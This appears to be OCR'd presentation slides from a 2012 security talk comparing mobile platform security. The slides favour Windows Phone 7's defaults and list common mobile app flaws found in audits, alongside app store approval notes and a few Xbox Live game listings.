
XBOX LIVE
Sid Meier's Pirates!
★★★★★
Ratings: 162
$2.99

XBOX LIVE
Civilization Revolution
★★★★★
Ratings: 282
$2.99

XBOX LIVE
iStunt 2
★★★★★
Ratings: 102
$2.99

XBOX LIVE
Gerbil Physics
★★★★☆
Ratings: 108
$2.99

Approval policy



Policies: http://msdn.microsoft.com/en-us/library/hh184841(v=vs.92).aspx

Problem, officer?

- If the application has any issues that would cause it to fail, the *approval process of the new build could take weeks.*
- The best bet is to ensure that developers have a clear understanding of app store policy and that the testing process is thorough and proactively identifies issues that would cause the application to fail the approval process.

Conclusions


Conclusions

- As it looks right now, WP7 is more secure “out of the box”
- Closed ecosystem helps a lot
- Managed code only = better security
- No SQLi
- Safe and enforced defaults (SSL, SD cards and more…)
- No real IPC
  - No real IPC problems ☺

nSense vs. mobile apps

Mostly iOS, Android & WP7)

- Most common flaws
  - Insecure storage
  - Certificate handling
  - Too much client logic
    - Trust boundary
  - Information leakage through client side logging
  - XML handling
  - Cross-site scripting and UI rewriting
  - Buffer overflows & format strings



Q&A

22 May 2012

References

- http://developer.android.com/guide/practices/security.html
- http://www.developer.nokia.com/Community/Wiki/Windows_Phone_Platform_Security
- http://immunityinc.com/infiltrate/archives/Android_Attacks.pdf
- and more…